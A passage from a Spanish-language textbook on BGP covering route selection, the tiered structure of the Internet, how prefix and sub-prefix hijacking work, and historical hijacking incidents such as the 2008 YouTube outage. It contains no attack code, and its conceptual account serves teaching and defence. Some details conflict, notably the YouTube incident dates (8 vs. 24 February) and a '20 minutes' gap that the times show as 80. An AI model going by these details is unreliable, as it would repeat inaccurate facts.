
- 1.** Si el NextHop es inalcanzable, se descarta la ruta.
- 2.** Se prefiere el prefijo con el atributo Weight más grande.
- 3.** Si tienen el mismo Weight, se prefiere el camino con mayor Local Preference.
- 4.** Si tienen la misma Local Preference, se prefiere rutas originadas por el router propio.
- 5.** Si no fueron generadas por un router propio, se prefiere la que tenga el AS\_PATH más corto.
- 6.** Si los AS\_PATH son de igual longitud, se evalúa el atributo Origin. (Se prefiere IGP antes que EGP, y EGP antes que Incomplete).
- 7.** Si los valores del atributo Origin son los mismos, se prefiere el camino con el Multi-exit discriminator (MED) más chico.
- 8.** Si el MED es el mismo, se prefieren rutas eBGP antes que rutas iBGP.
- 9.** Se prefiere la ruta a través del vecino IGP más cercano.
- 10.** Se prefiere la ruta que se recibió primero (la más vieja).
- 11.** Se prefiere la ruta con el valor de BGP router ID más bajo.
- 12.** Se prefiere la ruta que provenga del vecino con dirección IP más baja. Ésta IP es la que se configura en BGP con el comando neighbor. Como solo se puede configurar un vecino eBGP con una misma IP, éste último criterio, asegura que la mejor ruta elegida sea una sola, en caso de que los criterios anteriores no hayan sido suficientes para determinar una mejor ruta.

Existen entre medio de los criterios mencionados (casi al final de la lista), otros dos no tan vitales pero para comprenderlos haría falta tener más conocimiento sobre otras áreas de BGP. Si se desea conocer el proceso de elección de la mejor ruta para un determinado prefijo en profundidad, pueden visitar éste enlace de Cisco:

<https://www.cisco.com/c/en/us/support/docs/ip/border-gateway-protocol-bgp/13753-25.html>

Si bien la especificación de BGP cuenta con varias RFC, con éste resumen podemos entender las características fundamentales: concepto de LOOPLESS y CIDR, existencia de iBGP y eBGP, distintos tipos de mensaje y atributos, y el proceso de elección de la mejor ruta.

# Arquitectura de Internet



Anteriormente dijimos que NSFNET (una de las redes pioneras) fue la columna vertebral (o backbone) de Internet en un principio. Era la red que unía al resto de las redes. Cuando una empresa, o institución quería conectarse a Internet, tenía que establecer un enlace con la NSFNET. Como dijimos, dicha red pertenecía a una empresa estadounidense llamada NSF (National Science Foundation). En 1995, NSF cedió la función de backbone a cuatro grandes operadoras estadounidenses, y a partir de éste punto, Internet empezó a descentralizarse.

Actualmente la estructura de Internet está basada en la interconexión de sistemas autónomos pertenecientes a distintos niveles que forman una jerarquía. Cada nivel de la jerarquía es conocido como tier, y existen tres de ellos: Tier 1, Tier 2 y Tier 3.

Los AS pertenecientes al Tier 1 son las redes más grandes, que se ubican en la cúspide de la jerarquía. Dichos AS pertenecen a grandes operadores a nivel global, conocidos como Global Carriers. Dichos operadores tienen tendidos de fibra óptica conectando al menos dos continentes. Desde las redes de Tier 1 se puede acceder a cualquier punto de Internet, ya que es una condición necesaria que todas las redes de Tier 1 estén conectadas entre sí a través de un peering BGP. Las redes de Tier 1 forman el actual backbone de Internet, y venden tránsito a las redes pertenecientes al Tier 2 (el tier en segundo lugar de la jerarquía). Ejemplos de redes Tier 1:

- Verizon
- Qwest

- Sprint
- AT&T
- Level 3 Communications (L3)
- Tata Communications
- NTT Communications

Los AS pertenecientes al Tier 2 pertenecen a operadores regionales que no pueden alcanzar por si mismos todos los rincones de Internet, y necesitan conectarse a una red Tier 1 para lograrlo. El tránsito que las redes Tier 1 ofrecen a las redes Tier 2, es pago. Su propósito es vender servicios de conectividad a Internet (o brindar tránsito) a los AS pertenecientes al Tier 3. Ejemplos de operadores pertenecientes al Tier 2:

- British Telecom
- Cable&Wireless
- SingTel

En el último puesto de la cúspide tenemos a los AS del Tier 3, perteneciente a los operadores que compran tránsito a las redes Tier 2 y venden servicio de conexión a Internet (o tránsito) a usuarios residenciales, y empresas. Ejemplos:

- Movistar
- Vodafone
- Orange
- TELMEX
- AXTEL
- Claro

Las conexiones o enlaces en los que un cliente compra tránsito a un proveedor son llamadas Customer-Provider links. Éstas son las conexiones entre AS pertenecientes a tiers de distintos niveles que dan lugar a la jerarquía mencionada anteriormente. Para ser claros, las redes Tier 3, son clientes de redes Tier 2. Las redes Tier 2 son proveedores de las redes Tier 3 y clientes de las redes Tier 1. Las redes Tier 1 son proveedores de las redes Tier 2 y no son clientes de ningún otro tier.

El otro tipo de enlace existente, es el conocido como peering link, que es una interconexión voluntaria entre dos redes en las que no hay ningún costo. Por lo general éstas conexiones se establecen entre AS pertenecientes a un mismo tier. Los AS pertenecientes al Tier 1 por ejemplo, debe tener peering links con todos los demás AS del Tier 1. Luego los AS del Tier 2, pueden establecer peerings con otros AS del Tier 2, aunque no es un requerimiento que lo establezca con todos los demás AS del Tier 2. Lo mismo sucede con los AS del Tier 3: suelen establecer peerings links entre sí. Por lo general, dos AS que establecen entre sí peerings links no brindan tránsito el uno al otro, sino que solo utilizan el enlace para acceder mutuamente a las redes contenidas en el AS vecino. Para entenderlo mejor, pongamos un ejemplo: Tenemos al AS 444 y al AS 555, ambos pertenecientes al Tier 3. El peering link que establece el AS 444 con

el AS 555 le permite al AS 444 acceder a las redes del AS 555, y al AS 555 acceder a las redes del AS 444 sin ningún costo, y sin depender del proveedor de tier superior. Pero si alguno de los dos AS desea acceder a redes pertenecientes a otros AS, ahí si debe utilizarse el enlace pago de tránsito que brinda el proveedor de nivel superior.

Las interconexiones sin costo, además de realizase a través de peering links privados entre dos AS, se pueden establecer haciendo peering con un IXP. El IXP (Internet exchange point), o punto neutro, cumple la función de interconectar las redes de varios sistemas autónomos a través de switches de alta velocidad, para que los distintos AS puedan intercambiar tráfico entre si, sin depender del proveedor de nivel superior y sin la necesidad de establecer enlaces privados individuales entre dos AS. Los IXP poseen además una CACHE para alojar contenidos muy requeridos por los usuarios, como por ejemplo, películas en HD. Gracias a su existencia, se mejoran los tiempos de acceso en Internet. Ejemplos de IXP son:

- CABASE (Argentina)
- CATNIX, TERREMARK, ESPANIX, GALNIX, EuroNIX (España)
- WPGIX, FCIX, RVAIX, AMS-IX Chicago, SITCO Evansville-IN, JXIX, KCIX (Estados Unidos)

## Seguridad en BGP



## Prefix hijacking

Como mencionamos, en la actualidad Internet está compuesto por sistemas autónomos pertenecientes a distintos tiers que se conectan entre sí estableciendo sesiones BGP (utilizando todos el protocolo BGP-4 sin excepciones). Sabemos que cada AS se encarga de publicar el/los prefijos que abarcan las redes pertenecientes a si mismo, para que los demás AS sepan como llegar a sus respectivas redes. Pero... Que ocurre si un AS publica un prefijo que no le corresponde? Es decir... Qué ocurre si un AS publica un prefijo que abarca las redes de otro AS? Ésta acción se conoce con el nombre de prefix hijacking, route

hijacking o bgp hijacking, y es la vulnerabilidad más famosa inherente a BGP. Ésta vulnerabilidad se debe a que BGP está basado en la confianza mútua entre los distintos sistemas autónomos, en la confianza de que los sistemas autónomos solo publicarían los prefijos que les corresponden y ninguno de los AS que integran Internet tendría intenciones maliciosas. De la misma forma que hace unos años las puertas de las casas se dejaban sin llave ya que los robos prácticamente no existían, BGP tampoco fue diseñado teniendo en cuenta las malas intenciones que un AS pueda llegar a tener.

Para entender al prefix hijacking pongamos un ejemplo. Por un lado tenemos al AS 444 que se encarga de administrar las redes pertenecientes al prefijo 44.0.0.0/16, y por otro lado tenemos al AS 555 que se encarga de administrar las redes pertenecientes al prefijo 55.0.0.0/16. Si el AS 444 publica el prefijo 55.0.0.0/16, los AS de Internet que se encuentren más cerca del AS 444 que del AS 555, enviarían el tráfico destinado hacia 55.0.0.0/16 al AS 444 en lugar de enviarlo al AS 555, que es el destino legítimo de dicho tráfico. Ésto se debe al atributo AS\_PATH. Si el AS\_PATH para llegar al prefijo 55.0.0.0/16 publicado por el AS 444 es más corto que el AS\_PATH legítimo, publicado por el AS 555, el tráfico irá destinado al AS 444. En éste caso, algunos clientes que quieran acceder a algún servicio ofrecido dentro del AS 555, no podrían acceder al servicio, o bien, accederían a un posible servicio falso ofrecido por el AS 444. Es como si quisieramos ir a comprar pan pero nos dan mal la dirección de la panadería. En éste caso, nunca podríamos llegar a la panadería que deseamos, o bien, podríamos terminar en una panadería falsa, perteneciente a la persona que nos pasó mal la dirección, en la que venden pan envenenado con la intención de provocarnos un daño (ésto último es poco probable que ocurra en la vida real, pero con éste ejemplo podemos llegar a entender mejor como funciona el robo de prefijos).

Como dijimos, ésto no afectaría a todos los clientes, sino que solo afectaría a los que pertenezcan a un sistema autónomo que le quede más cerca el AS 444 que el AS 555 (menor AS\_PATH). Ésto funciona de forma similar que anycast para acceder al root server más cercano en el protocolo DNS. En anycast, varios root servers del mismo tipo o letra, ubicados en lugares físicos diferentes, publican el mismo prefijo, y los clientes llegarían al root server que le quede más cerca (al root server con el AS\_PATH más corto).

Si el AS que está robando el prefijo (el AS 444 de nuestro ejemplo), no hostea servicios falsos para suplantar a los servicios de servidores auténticos del AS 555, algunos clientes no se podrían conectar a los servidores pertenecientes al AS 555, y en el caso de querer acceder a un servidor web perteneciente al AS 555, en su navegador verían un cartel blanco con el mensaje ERR\_CONNECTION\_REFUSED, como sucede cuando nos queremos conectar a un servicio que no existe (mal combinación de IP/PUERTO) o el servicio no está activo temporalmente. En éste caso, podríamos categorizar al ataque de robo de prefijos como un ataque del tipo DoS (denial of service), ya que estamos limitando la disponibilidad de los servicios. Y estamos hablando de un ataque de DoS, bastante más poderoso que el DDoS, ya que no solo afectamos a un servidor, sino que afectamos a todos los servidores de un AS. Si el AS 444, hostea un servicio falso, suplantando algún servicio legítimo del AS 555, el AS 444 podría llegar a conseguir datos privados de los clientes de forma ilegítima.

Cabe aclarar que no todos los prefix hijacking se realizan de forma intencional, ya que existe la posibilidad de que el operador de un AS haya publicado mal el prefijo accidentalmente. También hay que aclarar que éste tipo de ataque es muy evidente y poco discreto, y que los proveedores de nivel superior suelen filtrar los prefijos de sus clientes, permitiendo que solo publiquen los prefijos que realmente poseen. De todas formas, existen muchos incidentes registrados de prefix hijacking.

## Sub-prefix hijacking

Aún más dañino que el ataque recién descrito de prefix hijacking, tenemos al sub-prefix hijacking que es una variante de prefix hijacking. Una característica de BGP es que los prefijos más específicos (con máscara de red mayor) tienen precedencia sobre los menos específicos (con máscara de red menor) cuando se trata de una misma IP. Por ejemplo, el prefijo 55.0.0.0/17 (más específico) tiene precedencia sobre el prefijo 55.0.0.0/16 (menos específico). En éste caso, si en la tabla de ruteo de los routers se tienen los dos prefijos (tanto 55.0.0.0/17 como 55.0.0.0/16), el tráfico con destino a la IP 55.0.0.1 por ejemplo, se enrutaría a través de la ruta hacia 55.0.0.0/17, sin importar que la ruta a 55.0.0.0/16 tenga el AS\_PATH más corto. El ataque de sub\_prefix hijacking se aprovecha de ésta característica de BGP. En éste caso, el AS maligno 444, podría publicar la ruta 55.0.0.0/17, y todo el tráfico destinado a dispositivos pertenecientes a la red 55.0.0.0/16 del AS 555, sería destinado al AS 444 sin importar que el AS\_PATH para llegar al AS 444 sea más largo. En éste caso, se podría redireccionar el tráfico hacia el AS malicioso de cualquier cliente en el planeta, perteneciente a cualquier AS de Internet (siempre y cuando los distintos AS no filtren los prefijos).

Hay que tener en cuenta que el prefijo 55.0.0.0/17 abarcaría un total de 32766 hosts, y el prefijo 55.0.0.0/16, un total de 65534 hosts, por lo tanto, si el atacante quiere secuestrar todo el tráfico perteneciente a las redes abarcadas en el prefijo 55.0.0.0/16, debería publicar tanto el prefijo 55.0.0.0/17 como también el 55.0.128.0/17.

## Incidentes históricos de prefix hijacking



### 1997 – Incidente del AS 7007

Fue un suceso accidental de sub-prefix hijacking ocurrido el 25 de abril de 1997 por el AS 7007 (perteneciente a MAI Network Services), que generó una gran disrupción en Internet. Se debe probablemente a un bug en un router del AS 7007, el cuál empezó a publicar rutas con prefijos /24, que eran más específicas que las rutas legítimas presentes en Internet, lo que llevó a los routers de Internet a preferir el camino con destino al AS 7007 en lugar del destino legítimo. Éste suceso tuvo un gran impacto en las operaciones a través de Internet y llevó a que los distintos ISP analizaran lo ocurrido para tratar de mitigar futuros acontecimientos similares.

### 2004 - TTNet de Turquía secuestra Internet

Fue otro suceso aparentemente accidental, generado por el AS 9121 (TTNet de Turquía), el 24 de diciembre de 2004 que generó que por varias horas, un gran número de usuarios de Internet no pudieran acceder a una gran cantidad de sitios en Internet. En la mañana de noche buena, el AS 9121 empezó a anunciar aproximadamente 100.000 prefijos a todos sus proveedores de tránsito. El AS 6762 (Telecom Italia Seabone), perteneciente al Tier 1, tomó las rutas publicadas por TTNet como las mejores, y direccionó todo el tráfico hacia TTNet, incluyendo el tráfico destinado a Amazon, Microsoft, Yahoo, CNN, BBC, etc.

## **2005 – Apagón de Google de 2005**

El 7 de mayo de 2005, Google presentó una caída de aproximadamente 15 a 60 minutos. Ésto se debió a que el AS 147 operado por Cogent publicó el prefijo 134.233.161.0/24 perteneciente a Google. El resultado fue que el 49,1% de los AS de Internet tomaran la ruta publicada por el AS 147 como la mejor ruta. Se considera que éste suceso fue un ataque intencional y no un simple accidente como los casos anteriores.

## **2006 – Con-Ed roba Internet**


Probablemente debido a un error, el AS 27506 perteneciente a Con Edison, roba una considerable cantidad de prefijos en Internet, haciendo que el tráfico destinado a muchos otros AS llegara a ellos. El incidente ocurrió el 22 de junio de 2006. Algunos de los AS afectados fueron: Panix Public Access Internet (AS2033), Claren Road Asset Management, LLC (AS19277), MacKay Shields,LLC (AS31860), Advanced Digital Internet, Inc (AS23011), entre unos cuantos otros.

## **2008 – Pakistan Telecom deja a Youtube offline**

Es el acontecimiento de prefix hijacking más famoso de la historia, que provocó que Youtube dejara de estar disponible a nivel mundial durante 2 horas. El suceso ocurrió el 8 de febrero del 2008, y fue provocado por Pakistan Telecom (AS 17557) publicando el prefijo 208.65.153.0/24 perteneciente a Youtube. Youtube (AS 36561), anunciaba el 208.65.152.0/22, y como el /24 es más específico, uno de los proveedores de tier superior de Pakistan Telecom, tomó dicha ruta como la mejor, y la propagó por el resto de AS de Internet, resultando en que Youtube dejara de estar disponible a nivel mundial, a todos los AS del globo. El proveedor de Pakistan que propagó la ruta errónea es PCCW Global (AS 3491), y pertenece al tier 1. No se sabe si el incidente fue accidental o intencional, hay quienes afirman que fue un ataque y otros que afirman que se debe a un error.


### **Línea del tiempo de los sucesos:**

- Antes, durante y luego del domingo 24 de febrero de 2008: Youtube (AS 36561) anuncia el prefijo 208.65.152.0/22. Cabe indicar que dicho AS perteneciente a Youtube anuncia más prefijos además del mencionado, pero solo éste se vio involucrado en el incidente.
- Domingo 24 de febrero de 2008, 18:47 (UTC): Pakistan Telecom (AS 17557) empieza a anunciar el prefijo 208.65.153.0/24, y su proveedor de tier superior PCCW Global (AS 3491) propaga el anuncio a los demás AS de Internet. Los routers reciben el anuncio y todo el tráfico destinado a Youtube es redireccionado a Pakistan.



En ésta imagen, extraída de la herramienta BGPlay, se observa como luego de que Pakistan Telecom (AS 17557) empezara a publicar el prefijo /24, todos los AS existentes en Internet, comenzaron a enviar el tráfico correspondiente a Youtube (AS 36561), a Pakistan Telecom, a través de su proveedor de tier superior PCCW Global (AS 3491). En la imagen podemos contemplar como a Youtube no le llega tráfico a través de ningún AS del mundo.

- Domingo 24 de febrero de 2008, 20:07 (UTC): Youtube (AS 36561) empieza a anunciar el prefijo 208.65.153.0/24, que sería exactamente el mismo que 20 minutos atrás comenzó a publicar Pakistan. Con ésto se logró que los AS más cercanos a Youtube que Pakistan, volvieran a direccionar hacia Youtube el tráfico que le correspondía. Ésto se debe al atributo AS\_PATH como mencionamos anteriormente. Los AS que atraviesan menos sistemas autónomos hasta llegar a Youtube, prefieren el prefijo /24 publicado por Youtube, aunque los AS más cercanos a Pakistan, continuaron destinando el tráfico correspondiente a Youtube hacia Pakistan, así que ésta acción solo hizo que Youtube vuelva a estar disponible para algunos y no todos los usuarios del mundo.
- Domingo 24 de febrero de 2008, 20:18 (UTC): Youtube (AS 36561) comienza a anunciar los prefijos 208.65.153.128/25 y el 208.65.153.0/25. Ambos prefijos juntos equivaldrían a todas las redes abarcadas en el prefijo problemático 208.65.153.0/24 anunciado por Pakistan. Como los prefijos /25 son más específicos que los /24, todos los routers que los hayan recibido, volvieron a enrutar hacia Youtube el tráfico correspondiente.
- Domingo 24 de febrero de 2008, 20:51 (UTC): a todos los prefijos anunciados por Pakistan Telecom (AS 17557) a través de su proveedor PCCW Global (AS 3491), se les antepuso el AS 17557 al atributo AS\_PATH de dichos prefijos. Ésta técnica utilizada se llama AS prepend, y se utiliza para que el AS\_PATH quede más largo, y reducir las probabilidades de que la ruta sea elegida como la mejor. Consecuentemente, más cantidad de routers volvieron a preferir los prefijos anunciados por Youtube y enviar el tráfico al destino legítimo.
- Domingo 24 de febrero de 2008, 21:01 (UTC): PCCW Global (AS 3491), dejó de publicar los prefijos con destino hacia Pakistan Telecom (AS 17557), lo que provocó que se detuviera el robo de prefijos del 208.65.153.0/24. Cabe aclarar que PCCW Global no filtró todas las rutas publicadas por Pakistan, sino solo las rutas cuyo destino es el AS 17557 (el AS perteneciente a Pakistan). Los prefijos originados por otros AS de Pakistan, seguirían siendo anunciados por Pakistan Telecom (AS 17557), y propagados hacia Internet a través de PCCW Global (AS 3491).



*En ésta imagen podemos ver como luego de que el robo de prefijos finalizara, Pakistan Telecom (AS 17557), dejó de recibir por completo el tráfico perteneciente a Youtube. El 100% del tráfico perteneciente de Youtube (AS 36561), finalmente volvió a ser destinado hacia ellos, y en mayor parte a través de su proveedor de nivel superior Level 3 (AS 3549).*




Gráfico publicado por la firma Keynote Systems, en la que se puede apreciar como la disponibilidad de Youtube bajo del 100% al 0% repentinamente y se mantuvo sin disponibilidad durante 1 hora. A la hora siguiente empezó a volverse disponible nuevamente de forma paulatina. Aproximadamente fueron 2 horas hasta que la disponibilidad de Youtube volviera a ser del 100%.

## 2008 – Filtrado de rutas en Brasil

Este incidente no fue tan grave en comparación a los anteriores, pero es un lindo caso para analizar. La compañía CTBC (Companhia de Telecomunicacoes do Brasil Central) con AS 16735 filtró su tabla de ruteo interna, publicándola de forma completa a través de BGP. El hecho sucedió el 11 de noviembre del 2008, y en un período de 5 minutos, CTBC empezó a publicar muchísimos prefijos a sus dos proveedores de tier superior (174,213 prefijos al AS 27664 y 111,231 prefijos al AS 22548). En esta oportunidad, se dio la suerte

de que uno de éstos proveedores de nivel superior es uno de los que tiene conexión con RIPE RIS rcc15 route collector en San Pablo. RIPE RIS es un servicio brindado por el RIR RIPE NCC desde 2001 que se encarga de almacenar datos de ruteo de Internet en distintas partes del globo. El proveedor de nivel superior de CTBC del que hablamos, sería uno de los que comparte su información de ruteo con la base de datos de RIPE RIS. Y existen los llamados sistemas de alarma, o alarming system, desarrollados para combatir vulnerabilidades de BGP de los que profundizaremos en siguientes secciones. Uno de ellos, y el más utilizado en la actualidad es BGPMon, y BGPMon es uno de los que se alimenta de la información que brinda RIPE RIS. BGPMon en base a la información que recibió a través de RIPE RIS combinado con sus algoritmos, identificaron que éste suceso se trataba de un secuestro de prefijos. Como consecuencia, BGPMon envió correos electrónicos a todos sus clientes para informar de la situación, para que luego los administradores de los AS afectados tomaran contramedidas.

CTBC secuestró la mayoría de rutas del planeta, pero solo afectó entre 50, 100 o pocos cientos de peers, ya que los proveedores de nivel superior no tomaron las rutas anunciadas por CTBC como válidas ni las propagaron al resto de AS de Internet. Cuando ésto ocurre, se puede decir que el prefix hijacking es localizado a un solo espacio de clientes regionales. En los otros casos como el secuestro de Youtube, podemos decir que se catalogaría como mundial, ya que todos los AS del mundo recibieron la ruta errónea. Uno de los problemas en el caso del secuestro de CTBC fue que BGPMon alertó a todos sus clientes a nivel mundial, cuando el ataque solo era localizado, lo que llevó a que muchos imaginaran que el incidente era más grave de lo que realmente era. Por esto podemos concluir que los sistemas de alarma son difíciles de implementar y no son perfectos, aunque traen grandes beneficios en términos de seguridad, y que todos los secuestros de prefijo son un problema serio, y cuanto más se observen las tablas globales de ruteo, más probable es identificar el ataque a tiempo y mitigarlo lo antes posible.

## **2010 – Un ISP Chino secuestra Internet**

